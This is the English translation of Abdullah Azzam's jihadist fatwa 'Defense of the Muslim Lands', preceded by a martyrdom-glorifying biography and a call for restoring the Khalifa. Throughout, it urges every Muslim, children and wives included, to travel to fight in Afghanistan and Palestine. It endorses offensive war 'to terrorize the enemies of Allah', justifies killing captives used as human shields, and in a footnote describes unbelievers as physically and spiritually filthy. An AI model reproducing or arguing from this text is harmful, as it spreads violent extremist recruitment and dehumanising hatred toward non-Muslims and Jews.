In 1979, when he was expelled from the university, he moved to Pakistan to be close to the Afghan Jihad. There, he became aquatinted with the leaders of the Jihad in Afghanistan. During the early period of his stay in Pakistan, he was appointed as a teacher in the International Islamic University in Islamabad. Eventually, it was necessary for him to resign his position in order to devote his full time and energy to the Jihad in Afghanistan.

Abdullah Azzam was greatly influenced by the Jihad in Afghanistan and the Jihad was greatly influenced by him. To it he concentrated his full effort, that he ultimately became the most prominent figure in the Afghani Jihad aside from the Afghan leaders. He spared no effort to promote the Afghan cause to the whole world, especially throughout the Muslim Ummah... He changed the minds of Muslims about Jihad in Afghanistan and presented the Jihad as an Islamic cause which concerns all Muslims around the world. Due to his efforts, the Afghani Jihad became universal, in which Muslims from every part of the world came to fight.

Jihad in Afghanistan had made Abdullah Azzam the main pillar of the Jihad movement in modern times. By taking part in this Jihad, by promoting it and banishing the misconceptions which had been planted in the path of Jihad. He became an example to follow for the next generation that responded to the call of Jihad.

Once he said, "I feel that I am nine years old, seven and a half years in the Afghan Jihad, one and a half years in Jihad in Palestine and the rest of the years have no value." On Friday the 24th of November 1989 in Peshawar, Pakistan he was assassinated along with his two sons Mohammed and Ibrahim, by 20kg of TNT activated by remote control while he was driving to Friday prayer. His car was blown to fragments in the middle of a busy street. Pieces his sons were discovered up to a hundred meters away. One of his son's legs was suspended to an overhanging telephone line. Nevertheless, Allah be glorified, the Sheikh was found intact, except for an internal hemorrhage, that caused of his death. Many can attest to the musk that emanated from his body.

His son had asked that he be taken *Shaheed* along with his father. Sheikh Abdullah Azzam was buried in Pabi Graveyard of the Shuhada where he joined thousands of Shuhada (martyrs).

{ والذين قتلوا فى سبيل الله فلن يضل أعمالهم... }

"...But those who are killed in the Way of Allah, He will never let their deeds be lost."

Mohammed: 4.

Note From Your Brothers in Ribatt

There is no Khalifa. After 1300 years of Islamic rule. A glorious empire the world once feared. A people entrusted with the final revelation of God. The religion destined for the whole of humanity. Where is it today. The Najasun[10] *have duped the dull masses of Muslims by installing their wooden-headed puppets as false figureheads of states that remain under their control. Colonialism has taken a new face. They have come from every horizon to share us amongst them like callers to a feast. There is no greater humiliation for the people expected to lead humanity to redemption. How will they recognize the gravity of the situation. Their house is crumbling and their neighbors are laughing. Again, what will make them realize the gravity of the situation.*

{ والذين كفروا بعضهم أولياء بعض إلا تفعلوه تكن فينة فى الأرض وفساد كبير }

"And those who disbelieve are allies to one another, (and) **if you** (Muslims of the whole world collectively) **do not do so** (i.e. become allies, as one united block with one *Khalifa* - chief Muslim ruler for the whole Muslim world to make victorious Allah's religion of Islamic Monotheism)**, there will be *Fitnah*** (wars, battles, polytheism, etc.) **and oppression on earth, and a great mischief and corruption** (appearance of polytheism)**."** Al Anfal: 73.

{ أجعلتم سقاية الحاج وعمارة المسجد احرام كمن ءامن بالله واليوم الأخر وجاحد فى سبيل الله لا يستون عند الله والله

{ لا يهدى القوم الظالمين

"Do you consider the providing of drinking water to the pilgrims and the maintenance of *Al Masjid al Haram* (at Mecca) **as equal to the worth of those who believe in Allah and the Last Day, and strive hard and fight in the Cause of Allah? They are not equal in the Sight of Allah. And Allah guides not those people who are the *Zalimun*** (polytheists and wrong-doers)**."** At Tauba: 19

Abdullah Ibn Mubarak (may Allah have mercy on him) sent a letter to Al Fuzail ibn Ayazz in which he says: "Oh you who offer prayer in the sacred mosque, had you

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[10] *Najassun*: impurity. Their impurity is spiritual and physical: spiritual, because they don't believe in Allah's Oneness and in His Prophet Mohammed (saw); and physical, because they lack personal hygiene (filthy or *Junuban* as regards urine, stools and sexual discharges).

participated with us in the fields of battle, you would have known that, compared to our jihad, your worship is the trifling of children. For every tear you have shed upon your cheek, we have shed in its place blood, on our chests. You are jesting with your worship, while you worshippers offer your worship, mujahideen offer their blood and person."

بسم الله الرحمن الرحيم

إن الحمد لله نحمده, و نســـــتعينه و

و نعوذ بالله من شرور ,نســـــــتغفره

أنفسنا و من سيات أعمالنا, مـــــن

يهده الله فلا مضل له و من يضلل

فلا هادي له, و أشهد أن لا إله إلا

الله و أشهد أن محمـــــــدا عبـــده و

رسوله , اللهم لا سهل إلا ما جعلته

سهلا و أنت تجعل الحزن إذا شئت

سهلا ، أما بعد ؛

All Praise is for Allah. We praise him and seek his assistance. We ask for his forgiveness and take refuge in him from the evil within ourselves and from the evil of our deeds. He whom Allah guides will never be diverted yet whomever he sends astray will never find his way, and I bear witness that there is no God but Allah, alone, he has no partners, and I bear witness that Mohammed is his servant and messenger. O Lord, nothing is easy except for what you make easy. And you lighten distress if you wish.

I wrote this *Fatwa* and its was originally larger than its present size. I showed it to our Great Respected Sheikh Abdul Aziz Bin Bazz. I read it to him, he improved upon it and he said "it is good" and agreed with it. But, he suggested to me to shorten it and to

write an introduction for it with which it should be published. But the sheikh was busy, it being Hajj season, so he had not the time to review it again.

Then the Sheikh (may Allah protect him) declared in the mosque of Ibn Ladna in Jeddah and in the large mosque of Riyadh that jihad with your person today is *Fard Ayn* (global obligation). Then I showed this *Fatwa*, without the six questions at the end, to the peers of Sheikh Abdullah al Waan, Saeed Hawa, Mohammed Najeeb al Mutyey, Dr. Hassin Hamid Hissan and Umar Sayaf. I read it to them, they agreed with it and most of them signed it. Likewise, I read it to Sheikh Mohammed Bin Salah Bin Uthaimin and he too signed it.

I also read it to Sheikh Abdur Razaq Afiffi, Hasan Ayub and Dr. Ahmad al Assal.

Then I spoke on the topic in a lecture in Minna in the General Guidance Center during the Hajj season where there were gathered more than one hundred scholars from the entire Islamic world. I said to them: "Agreed are the *Salaf*, the Pious Predecessors, all people of understanding, and the *Muhaditheen* that in all ages of Islam: "That if a piece of Muslim land the size of a hand span is infringed upon, then jihad becomes *Fard Ayn* (global obligation) on every Muslim male and female, where the child shall march forward without the permission of its parents and the wife without the permission of the husband.

"I decided in the presence of the *Amir* of the Mujahideen (Sayyaf) and by my time of three years spent in the Afghani jihad that, the jihad in Afghanistan needs men. So whoever has an objection from you O *Ulama* then let him raise it". And there was not one objection. On the contrary, Dr. Sheikh Idriss said "Oh my brother! there is no difference of opinion in this matter".

So finally, I published this *Fatwa*. Maybe Allah will cause it to be useful for us in this world and the next, and for all Muslims.

Dr. Abdullah Azzam

الدفاع عن أراضي المسلمين

أهم فروض الأعيان

Defense of the Muslim Lands

The First Obligation After Iman

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Chapter 1
Defense of the Muslim Lands

The First Obligation After Iman

"The first obligation after Iman is the repulsion of the enemy aggressor who assaults the religion and the worldly affairs" *Ibn Taymia*

فالعدو الصائل الذي يفسد الدين والدنيا لا شيء أوجب بعد الإيمان من دفعه) ابن تيمية)

All praise be to Allah, we praise Him, we seek His refuge, and we seek his forgiveness. We seek refuge in Him from the evil of our own selves and the evil of our deeds. Whomsoever Allah guides there is none to send him astray and whomsoever Allah sends astray there is none to guide and I bear witness that there is no god but Allah and Mohammed is his servant and messenger. May His blessings be upon him, his family and companions.

And what follows;

Allah has chosen this religion to be a mercy for the worlds. He sent the most blessed of the messengers to be the last prophet for this religion. To bring it victory by the sword and the spear, after he had clearly expounded it with evidences and arguments. The Prophet (saw) said in a sahih hadith narrated by Ahmad and Tabarani: "I have been raised between the hands of the Hour with the sword, until Allah the Exalted is worshipped alone with no associates. He has provided sustenance from beneath the

shadow of spears and has decreed humiliation and belittlement for those who oppose my order. And whoever resembles a people, he is of them."[11]

Allah the Exalted, in his wisdom, established the salvation of humanity by this rule of fighting, for the Exalted said: "**...and if Allah did not check one set of people by means of another, the earth would indeed be full of mischief. But Allah is full of bounty to the *Alamin*** (mankind, jinns and all that exists)**."** [12] Hence, Allah the Almighty the Majestic has bestowed this judgment as a favor upon mankind, and made it unambiguous. In other words, the battle between truth and falsehood is for the reformation of mankind, that the truth may be made dominant and good propagated. Also, that their practices and places of worship may be safeguarded. Allah the Exalted said: **"...for had it not been that Allah checks one set of people by means of another, monasteries, churches, synagogues, and mosques, wherein the name of Allah is mentioned much would surely have been pulled down. Verily Allah will help those who help his** (cause)**. Truly, Allah is All Strong, All Mighty."**[13]

This rule of defense or jihad has occupied many pages in the Book of Allah the Almighty the Majestic, to make clear that the truth must have a power to protect it. For how many times has truth been defeated because of neglect of its possessors, and how many falsehoods have been raised by its allies and men willing to sacrifice.

Jihad is built on two main pillars. Patience which reveals bravery of the heart, and generosity, by which one spends ones wealth and spirit. Yet, the sacrifice of one's person is the greatest generosity, and in the sahih hadith,[14] reported by Ahmad: "*Iman* is patience and generosity". Ibn Taymiya says[??]: "The amendment of the children of Adam in their religion and worldly affairs would be not complete without bravery and generosity. And Allah has made it clear that whoever turned away from Jihad by the person, that He would replace them with a people who would perform it. **"If you march not forth, He will punish you with a painful torment and will replace you with another people, and you cannot harm Him at all, and Allah is able to do all things."**[16]

The Prophet (saw) also underlined two of the most evil of faults: miserliness, and cowardice. These faults lead to the corruption of the soul and deterioration of the society. In a sahih hadith[??] : "the most evil of what is in a man is niggardliness and cowardice". Narrated by Abu Daud and it is sahih.

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[11] Sahih al Jamia al Saghir 2828 by Albani.

[12] Soorat al Baqarah : 251.

[13] Soorat Al Hajj: 40.

[14] Silsilah al Hadith as Sahih 554 by Albani

[15] Majmua al Fatawa 28/157.

[16] Soorat At Tauba: 39

[17] Reported by Abu Daud and Bukhari in "Al Tarikh" see Sahih Al Jamia 3603

There have passed ages when the pious predecessors held fast to this rule of fighting and became masters of this world and the teachers of mankind. The Exalted said: **"And we made from among them** (Children of Israel)**, leaders, giving guidance under Our command, when they were patient and used to believe with certainty in Our *Ayat*** (proofs, evidences, verses, lessons, signs, revelations, etc..)**."**[18]

As the Prophet (saw) has stated in a sahih hadith[19]**:** "the first of this *Ummah* was reformed with abstinence and certainty of belief, and the last of this *Ummah* will be destroyed by miserliness and longing." Narrated by Ahmad and Tabarani in *Al Awsat* and *Al Bahiqi*.

Unfortunately, there were generations that succeeded the Muslims who neglected the rules of Allah. They forsook their Lord, so He forsook them. They deserted His rules, and so they were lost. **"Then, there has succeeded them a posterity who have given up prayers** (i.e. made their prayers to be lost, either by not offering them or by not offering them perfectly, or by not offering them in their proper fixed times, etc.) **and have followed lusts. So they will be thrown in Hell."**[20]

They followed their desires and evil of their deeds was made appealing to them. In a sahih hadith[??]: "Allah hates every selfish arrogant, rambling in the marketplaces, a corpse by night and an ass by day, knowledgeable in worldly affairs yet ignorant of the after world."

One of the most important lost obligations is the forgotten obligation of fighting. Because it is absent from the present condition of the Muslims, they have become as rubbish of the flood waters. Just as the Prophet (saw) said: "it is expected that the nations will call each other from all horizons, as diners calling each other to feast from a platter of food in front of them." A person asked the Prophet (saw) would that be because of our small number that day. The Prophet (saw) said, "no, but you will be rubbish like the rubbish of flood water. Allah will put W*ahn* into your hearts and remove the fear from the hearts of your enemies because of your love for the world and your hate of death". In another narration it was said: "and what is the W*ahn* O messenger of Allah? He (saw) said: "love of the world and the hate for fighting."[??] Narrated by Ahmad with a good chain. Narrated by Abu Daud with the words "hate for death", and it is a sahih hadith.

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[18] Soorat as Sajdah: 24.

[19] Sahih al Jamia 3739.

[20] Soorat Maryam: 59.

[21] Sahih al Jamia as Saghir 1874.

[22] Silsilah al Ahadith as Sahih 958

Jihad Against the Kuffar is of Two Types

Offensive Jihad (where the enemy is attacked in his own territory).

Where the *Kuffar* are not gathering to fight the Muslims. The fighting becomes *Fard Kifaya* with the minimum requirement of appointing believers to guard borders, and the sending of an army at least once a year to terrorize the enemies of Allah. It is a duty of upon the Imam to assemble and send out an army unit into the land of war once or twice every year. Moreover, it is the responsibility of the Muslim population to assist him, and if he does not send an army he is in sin.[23]

And the *Ulama* have mentioned that this type of jihad is for maintaining the payment of *Jizya*. The scholars of the principles of religion have also said: "Jihad is *Da'wah* with a force, and is obligatory to perform with all available capabilities, until there remains only Muslims or people who submit to Islam."[24]

Defensive Jihad

This is expelling the *Kuffar* from our land, and it is *Fard Ayn*, a compulsory duty upon all. It is the most important of the compulsory duties and arises in the following conditions:

A) If the *Kuffar* enter a land of the Muslims.
B) If the rows meet in battle and they begin to approach each other.
C) If the Imam calls a person or a people to march forward then they must march.

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[23] Haashiyat Bin Aabideen 3/238.

[24] Hashiyat Ash Shouruni and Ibn al Qasim in Tahfa al Mahtaj ala al Minhaj 9/213.

D) If the *Kuffar* capture and imprison a group of Muslims.

The First Condition: If the Kuffar Enter a Muslim Land.

In this condition the pious predecessors, those who succeeded them, the *Ulama* of the four *Mathhab*s (Maliki, Hanafi, Shaffie and Hanbali), the *Muhadditheen*, and the *Tafseer* commentators, are agreed that in all Islamic ages, Jihad under this condition becomes *Fard Ayn* upon the Muslims of the land which the *Kuffar* have attacked and upon the Muslims close by, where the children will march forth without the permission of the parents, the wife without the permission of her husband and the debtor without the permission of the creditor. And, if the Muslims of this land cannot expel the *Kuffar* because of lack of forces, because they slacken, are indolent or simply do not act, then the *Fard Ayn* obligation spreads in the shape of a circle from the nearest to the next nearest. If they too slacken or there is again a shortage of manpower, then it is upon the people behind them, and on the people behind them, to march forward. This process continues until it becomes *Fard Ayn* upon the whole world.

Sheikh Ibn Taymia says on this topic: "About the defensive jihad, which is repelling an aggressor, is the most tasking type of jihad. As agreed upon by everyone, it is obligatory to protect the religion and what is sacred. The first obligation after *Iman* is the repulsion of the enemy aggressor who assaults the religion and the worldly affairs. There are no conditional requirements such as supplies or transport, rather he is fought with all immediate capability. The *Ulama*, our peers and others have spoken about this." Ibn Taymia supports his opinion of the absence of the requirement of transport in his reply to the Judge who said: "If jihad becomes *Fard Ayn* upon the people of a country, one of the requirements, in comparison to Hajj, is that one must have supplies and a ride if the distance is such that one shortens the prayer". Ibn Taymia said: "What the Judge has said in comparison to Hajj has not been stated before by anybody and is a weak argument. Jihad is obligatory because it is for the repulsion of the harm of the enemy, therefore it has priority over *Hijr* . For *Hijr* no transport is considered necessary. Of the jihads some take priority. It is furthered in a sahih hadith narrated by Ebaad Bin Asaamat that the Prophet (saw) said: "it is upon the Muslim to listen and obey in hardship and prosperity, in what he likes and dislikes, and even if he is not given his rights". Therefore, the pillar of the most important of obligations, is the marching forward in times of hardship as well as prosperity. As has been stated, contrary to Hajj, the obligation remains present in times of hardship. And this is in offensive jihad. So it is clear that defensive jihad carries a greater degree of obligation. To defend the sacred things and the religion from the aggressor is obligatory, as agreed upon by everyone. The

first obligation after *Iman* is repulsion of the enemy aggressor who assaults the religion and the worldly affairs"[25]. Now we look at the opinions of the four *Mathhabs* who are all in agreement on this point.

Opinions of the Mathhabs

Hanafi Fiqh

Ibn Aabidin said[26] : "Jihad becomes *Fard Ayn* if the enemy attacks one of the borders of the Muslims, and it becomes *Fard Ayn* upon those close by. For those who are far away, it is *Fard Kifaya,* if their assistance is not required. If they are needed, perhaps because those nearby the attack cannot resist the enemy, or are indolent and do not fight jihad, then it becomes *Fard Ayn* upon those behind them, like the obligation to pray and fast. There is no room for them to leave it. If they too are unable, then it becomes *Fard Ayn* upon those behind them, and so on in the same manner until the jihad becomes *Fard Ayn* upon the whole *Ummah* of Islam from the East to the West".
And the following have like *Fatawa*: Al Kassani[27], Ibn Najim[28] and Ibn Hammam[29].

Maliki Fiqh

In *Hashiyat ad Dussuqi* it is stated: Jihad becomes *Fard Ayn* upon a surprise attack by the enemy. Dussuqi said: "Wherever this happens, jihad immediately becomes *Fard Ayn* upon everybody, even women, slaves and children, and they march out even if their guardians, husbands and creditors forbid them to."[30]

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[25] From Al Ikhtiyaraat Al Fuqaha by Ibn Taymia followed by Fatawa Kubra 4/608.

[26] Hashiyat Ibn Aabidin 3/238.

[27] Bida'y as Sanaiy 7/72.

[28] Al Bahr ar Raa'iq by Ibn Najim 5/191.

[29] Fath al Qadir by Ibn Hammam 5/191.

[30] Hashiyat ad Dussuqi 2/174.

Shaffie Fiqh

In the *Nihayat al Mahtaj* by Ramli: "If they approach one of our lands and the distance between them and us becomes less than the distance permitting the shortening of prayers, then the people of that territory must defend it and it becomes *Fard Ayn* even upon the people for whom there is usually no jihad; the poor, the children, the slaves, the debtor and the women."[31]

Hanbali Fiqh

In *Al Mughni* by Ibn al Qadamah: "Jihad becomes *Fard Ayn* in three situations:

1) If the two sides meet in battle and they approach each other.
2) If the Kuffar enter a land, jihad becomes *Fard Ayn* upon its people.
3) If the Imam calls a people to march forward it is obligatory upon them to march forward."[32]

And Ibn Taymia remarked: "If the enemy enters a Muslim land, there is no doubt that it is obligatory for the closest and then the next closest to repel him, because the Muslim lands are like one land. It is obligatory to march to the territory even without the permission of parents or creditor, and narrations reported by Ahmad are clear on this."[33]

This situation is known as the General March.

Evidence for The General March and its Justification

Allah the Almighty the Majestic says: **"March forth, whether you are light**(being healthy, young and wealthy) **or heavy**(being ill, old and poor)**, strive hard with your wealth and your lives in the cause of Allah. This is better for you if you but knew."**[34]

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[31] Nihayat al Mahtaj 8/58.

[32] Al Mughni 8/354.

[33] Al Fatawa al Kubra 4/608.

[34] Soorat At Tauba: 41.

In a preceding verse the arrangement of punishment and the replacement by a people who carry Islam, has been mentioned as a recompense for those who do not march forward. Allah does not punish except those who leave an obligation or perform forbidden acts. **"If you march not forth, he will punish you with a painful torment and will replace you by another people, and you cannot harm him at all and Allah is able to do all things."**[35]

Ibn Kathir said: "Allah the Exalted ordered that everybody march forward with the Messenger of Allah (saw) (the General March) in the expedition of Tabuk to fight the enemies of Allah, the unbelieving Romans of the People of the Book". Bukhari has written a chapter in *Sahih Bukhari* (entitled The Chapter On The Obligation of Marching Forward and What is Required from Jihad and Intention for It) and quoted this verse". It was a general call because it became known to the Muslims that the Romans were gathering on the borders of the Arabian Peninsula and were preparing to invade Medina. So what is the situation is the *Kuffar* enter a Muslim country, does not the march forward become the ultimate priority?. Abu Talha (ra) said about the Exalted's words:**"...light or heavy..."**: "old and young Allah did not listen to anyone's excuse".[36] And Hasan al Basri said: "in hardship and in ease."

Ibn Taymia said in *Majmua al Fatawa* 28/358: "If the enemy intends an attack upon the Muslims, then repelling him becomes obligatory upon the population under attack as well as the population not under attack. The Exalted has said: **"...But if they seek your help in religion, it is your duty to help them...".**[37] As well, the Prophet (saw) ordered the assisting of a Muslim in need. Whether or not one is a salaried soldier, and no matter what his capabilities, it is an obligation upon everybody with their persons and wealth, little or much, riding or on foot. As it was when the enemy attacked Medina in the Battle of the Trench, Allah allowed no one to be exempted."

Az Zuhuri said: "Saeed Bin al Mussayb went on a military expedition and he lost one of his eyes. It was said to him: "you are injured". He replied, "Allah has ordered the light and the heavy to march forward, therefore if it is not possible for me to fight, I will make your numbers seem greater by my presence and I can watch over your things".[38]

2 Allah Almighty the Majestic says: **"...and fight the *Mushrikun*** (polytheists, pagans, idolaters, disbelievers in the oneness of Allah) **collectively, as they fight against you**

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[35] Soorat At Tauba: 39

[36] Mukhtasir Ibn Kathir 2/144.

[37] Soorat Al Anfal: 72.

[38] Al Jamia Li Ahkam al Qur'an 8/150.

collectively. But know that Allah is with those who are *Al Muttaqun*[39]."[40] Ibn Arabi said: "collectively means besieging them from every side and in all possible circumstances."[41]

3 Allah Almighty and Majestic says: **"And fight them until there is no more *Fitnah*** (disbelief and polytheism: i.e. worshipping others besides Allah) **and the religion** (worship) **will all be for Allah alone** (in the whole of the world)**..."**[42] The *Fitnah* means *Shirk* as Ibn Abbas and as Siddi said[43]: "When the *Kuffar* attack and control a country, the *Ummah* is endangered in its religion and it becomes susceptible to doubt in its belief. Fighting then becomes an obligation to protect the religion, lives, *'Ard* and wealth."

4 He (saw) has said: "There is no *Hijr* after the Opening (of Mecca) but there is jihad and the intention for it. So if you are called to march forth then march forth". Reported by Bukhari.

It is an obligation to march forth if the *Ummah* is called to do so, and in the situation of an enemy attack. The *Ummah* is called to march forward to protect its religion. The extent of the obligation is related to the need of the Muslims or demand of the Imam. As Ibn Hajr has clarified in the explanation of this hadith.

Al Qurtubi said: "Anyone who is aware of the weakness of the Muslims in the face of their enemy, knows that he can reach them and can assist them, it is also upon him to march forward."[44]

5 Every religion which Allah has revealed safeguards five essential aspects: the religion, life, '*Ard*, the mind and property.

Consequently, there must be measures to safeguard these five by any means. So, Islam orders repelling the aggressor.[45] The aggressor is one who imposes himself with violence upon others, seeking their life, their wealth or their '*Ard*.

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[39] *Al Muttaqun*: means pious and righteous persons who fear Allah much (abstain form all kinds of sins and evil deeds which he has forbidden) and love Allah much (perform all kinds of good deeds which he has ordained).

[40] Soorat At Tauba: 36.

[41] Jamia Li Ahkam al Qur'an 8/150.

[42] Soorat Al Anfal: 39.

[43] Al Qurtubi 2/253.

[44] Fath al Bari 6/30.

[45] Jamia al Ahkam 8/150.

A-The aggressor against *'Ard*.

Even if a Muslim displays aggression against *'Ard*, it is obligatory to defend it from him by the agreement of the *Ulama* even if this leads to killing him.

Accordingly, the *Ulama* have stated that it is not permitted for a Muslim woman[46] to surrender or allow herself to be captured even if she is killed, if she fears for her *'Ard*.

B- Repulsion of the aggressor who attacks property and life is obligatory as agreed upon by majority of the *Ulama*, and corresponds to the consensus of the Maliki and Shaffie *Mathhab*s. Even if this leads to killing a Muslim aggressor. In a sahih hadith: "Whoever is killed protecting his wealth, he is a martyr. Whoever is killed protecting his blood, he is a martyr. Whoever is killed protecting his family, he is a martyr".[47] Hadith sahih narrated by Ahmad, Abu Daud, at Tirmidhi and Nisa'i.

Al Jassas after coming to knowledge of this hadith, said: "We know of no difference of opinion, that if a man bears his sword to another man to kill him unjustly, that it is upon the Muslims to kill this aggressor."[48]

In this situation if the aggressor is killed he will be in the Hellfire, even if he was a Muslim. Whereas, if the defender is killed he will be a martyr. This is the ruling for a Muslim aggressor, so how will it be if the *Kuffar* invade a Muslim land, where they would oppress and assail the religion, *'Ard*, lives and property to the point of disappearance. Is it not the foremost obligation upon the Muslims in this situation to repel this disbelieving aggressor, whether he be alone or a whole nation!?

6 If the *Kuffar* use Muslim captives as human shields in front of them in an advance to occupy a Muslim land, it remains an obligation to fight the *Kuffar* even if this leads to the killing of the Muslim captives.

Ibn Taymia said in *Majmua al Fatawa* 28/537: "If with the *Kuffar* there are pious people from the best of mankind and it is not possible to fight these *Kuffar* except by killing them, then they are to be killed as well. The leading scholars are in accord that if the *Kuffar* use Muslim captives as human shields, and there is fear for the rest of the Muslims if they are not fought, then it is permitted to shoot them aiming the *Kuffar*. One of the sayings of the scholars is that, even if we do not fear for the Muslims in general, it is permissible to shoot the Muslim captives". And on pg.45 he said: "The *Sunnah* and

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[46] Women are included in the defenition of the Arabic word "*Ard*".

[47] Hashiyat Ibn Abidin 5/383, Zila'i 6/110, Muwahib al Jaleel 6/323, Tafa al Majtaj 4/124, al Inna' 4/290, ar Rawda al Bahi 2/371, al Bahr az Zukhar 6/268 and Taj al Arus Sahih al Jamia al Saghir by Albani 6321.

[48] Ahkam al Qur'an by Jasssas 1/2402.

Ijma agree that if the aggression of a Muslim aggressor cannot be stopped except by killing him, then he must be killed, even if his transgression is over a fraction of a dinar. Because, in a sahih hadith: "whoever is killed protecting his wealth, he is a martyr"."

And this is because the protection of the remaining Muslims from *Fitnah* and *Shirk*, and the protection of the religion, *'Ard* and wealth are more of a priority than a small number of Muslims captives in the hands of the *Kuffar*.

7 The fighting of the renegade Muslim group.

Allah the Exalted has said: **"And if two parties or groups among the believers fall into fighting, then make peace between both, but if one of them rebels against the other, then fight you** (all) **against the one that which rebels till it complies with the command of Allah; then if it complies, then make reconciliation between them justly, and be equitable. Verily! Allah loves those who are equitable."**[49] If Allah had made it an obligation to fight the renegade Muslim group, to unify the Muslims and protect their religion, *'Ard* and wealth, then, what will the ruling be for fighting the aggressing *Kaffir* nation? Does it not take priority?

8 The ruling for the one who wages war.

The Almighty the Majestic says: **"The recompense of those who wage war against Allah and His messenger and do mischief in the land is only that they shall be killed or crucified or their hands and feet be cut off from the opposite sides, or exiled from the land. That is their disgrace in this world, and a great torment is theirs in the hereafter."**[50]

This is the ruling applied on the one who wages war from among the Muslims. He spreads distress and corruption in the land and he infringes upon wealth and *'Ard*. This is the ruling which the Messenger of Allah (saw) carried out upon the sick Bedouins who turned apostate as has been reported in the *Sahihs*.[51]

What should be the treatment of the *Kaffir* nation that brings calamity upon the people, their religion, their wealth and their *'Ard*? Is not the first obligation upon the Muslims to fight them?

These are some of the evidences and reasons that corroborate the ruling on the General March when the *Kuffar* enter a Muslim land.

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[49] Soorat Al Hujurat: 9.

[50] Soorat Al Ma'idah: 33.

[51] See al Fatha al Rabbani .Tarteeb Masnad al Imam Ahmad ash Shaybani by Ahmad Abdur Rahman al Bana1 8/128.

Verily, the repelling of the *Kaffir* enemy is the most important obligation after *Iman*, as said Ibn Taymia: "The first obligation after *Iman* is the repulsion of the enemy aggressor who assaults the religion and the worldly affairs".

{ و ما لكم لا تقاتلون فى سبيل الله والمستضعفين من الرجال والنساء والولدان الذن يقولون ربنا أخرجنا من هذه القرية الظالم أهلها واجعل لنا من لدنك وليا واجعل لنا من لدنك نصيرا }

"And what is wrong with you that you fight not in the Cause of Allah, and for those weak, ill-treated and oppressed among men, women, and children, whose cry is: "Our Lord! Rescue us from this town whose people are oppressors; and raise for us from You one who will protect, and raise for us from You one who will help."

An Nisa: 75.

Chapter 2
The Ruling of Fighting in Palestine and Afghanistan

It has been made clear in the previous chapter that if the *Kuffar* infringe upon a hand span of Muslim land, jihad becomes *Fard Ayn* for its people and for those near by. If they fail to repel the *Kuffar* due to lack of resources or due to indolence, then the *Fara'id* of jihad spreads to those behind, and carries on spreading in this process, until the jihad is *Fard Ayn* upon the whole earth from the East to the West.

In this condition, no permission is required from the husband for the wife, the parent for the child, the creditor for the debtor.

1- The sin is suspended to the necks of all Muslims as long as any hand span of land that was Islamic is in the hands of the Kuffar.

2- The sin is measured according to one's authority or capabilities. The sin for the *Ulama*, leaders, and *Da'i* , who are well known in their communities, is greater than for the ordinary civilian.

3- The sin upon this present generation, for not advancing towards Afghanistan, Palestine, the Philippines, Kashmir, Lebanon, Chad, Eritria etc, is greater than the sin inherited from the loss of the lands which have previously fallen into the possession of the *Kuffar*. We have to concentrate our efforts on Afghanistan and Palestine now, because they have become our foremost problems. Moreover, our occupying enemies are very deceptive and execute programs to extend their power in these regions. If we were to resolve these dilemma, we would resolve a great deal of complications. Their protection is the protection for the whole area.

To Begin With Afghanistan

Whoever can, from among the Arabs, fight jihad in Palestine, then he must start there. And, if he is not capable, then he must set out for Afghanistan. For the rest of the Muslims, I believe they should start their jihad in Afghanistan. It is our opinion that we should begin with Afghanistan before Palestine, not because Afghanistan is more important than Palestine, not at all, Palestine is the foremost Islamic problem. It is the heart of the Islamic world, and it is a blessed land but, there are some reasons which make Afghanistan the starting point.

1- The battles in Afghanistan are still raging and have reached a level of intensity, the like of which have not been witnessed in the mountains ranges of Hindu Kush, nor in recent Islamic history.

2- The Islamic flag being raised in Afghanistan is clear:

" لا إله الا الله محمد رسول الله"

and the aim is clear "to make Allah's words uppermost". The second article in the constitution of *Itihad Islamy* consisting of Afghani Mujahideen is: "The goal of this unification is to bring forth an Islamic state in Afghanistan." And in the third article it states: "Our goal is taken from the words of the Exalted: **"...the command** (or the judgment) **is for none but Allah..."**[52] The rule is solely for the Lord of the Worlds."

3- The Islamists have been the first to take control of the battles in Afghanistan. Those who lead the jihad in Afghanistan are the sons of the Islamic movement, the *Ulama* and *Hafiz* of Qur'an. While, in Palestine the leadership has been appropriated by a variety of people, of them sincere Muslims, communists, nationalists and modernist Muslims. Together they have hoisted the banner of a secular state.

4- The situation in Afghanistan is still in the hands of the mujahideen. They continue to refuse help from any *Kaffir* country, while Palestine depends completely on the Soviet Union, who withheld their help in Palestine's time of dire need. They were left to face their predicament by themselves in front of the world conspiracy. The situation has become a game in the hands of the great powers. Gambling with the land, the people and the *'Ard* of Palestine, pursuing them even into the Arab states, until their military power is exhausted.

5- There are more than 3000kms of open border in Afghanistan and regions of tribes not under political influence. This forms a protective shield for mujahideen. However, in Palestine the situation is entirely different. The borders are closed, their hands are bound, the eyes of the authorities spy from all sides for anyone who attempts to infiltrate its borders to kill the Jews.

Shaffie said in *Al Umm* 4/177: "If there is a situation of different enemies, one is more threatening and more frightening than the others, the Imam engages the more frightening and threatening. This is acceptable, even if his home is further

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[52] Soorat Yusuf: 40.

away. The reason being, *Insha Allah*, in this manner you prove that you are not afraid, and make an example for the others. This decision is because of necessity, being that what is permitted in times of necessity is not permitted in other times. This happened in the time of the Messenger of Allah (saw) when he heard that Harith Abi Dirar was gathering his forces to fight him. He (saw) attacked him, though there was an enemy closer to him. Also, when he was informed that Khalid Bin Abi Sufian Ibn Shuh had gathered a force, he sent Ibn Annis who killed him, thus engaging him though there were closer enemies.

6- The people of Afghanistan are renowned for their strength and pride. It seems as if the Glorified and Exalted prepared the mountains and the land there especially for jihad.

لو كان عرضا قريبا و سفرا قاصدا لا تبعوك و لكن بعدت علهم الشقة و سيحلفون بالله لو } استطعنا لخرجنا معكم يهلكون أنفسهم و الله يعلم إنهم لكاذبون .{ سورة التوبة الآية 42

Had it been a near gain (booty in front of them) **and an easy journey, they would have followed you, but the distance** (Tabuk expedition) **was long for them, and they would swear by Allah, "If we only could, we would certainly have come forth with you." They destroy their own selves, and Allah knows that they are liars.**

Soorat At Tauba, verse 42.

Chapter 3
Fard Ayn and Fard Kifaya

Fard Ayn

It is the Fard that is a compulsory duty on every single Muslim to perform like praying or fasting.

Fard Kifaya

It is the *Fard* that if performed by some, the obligation falls from the rest. The meaning of *Fard Kifaya*, is that if there are not enough people that respond to it, then all the people are in sin. If a sufficient amount of people respond, the obligation falls from the rest. The call for it in the beginning is like the call for establishing a *Fard Ayn*, but it differs in that a *Fard Kifaya* is absolved by the performance of some of the people. But a *Fard Ayn* is not absolved by any number of people performing it.[??] That is why Fakhr ar Razi defined *Fard Kifaya* as the obligation that is carried out without looking to the souls of the ones who perform it.

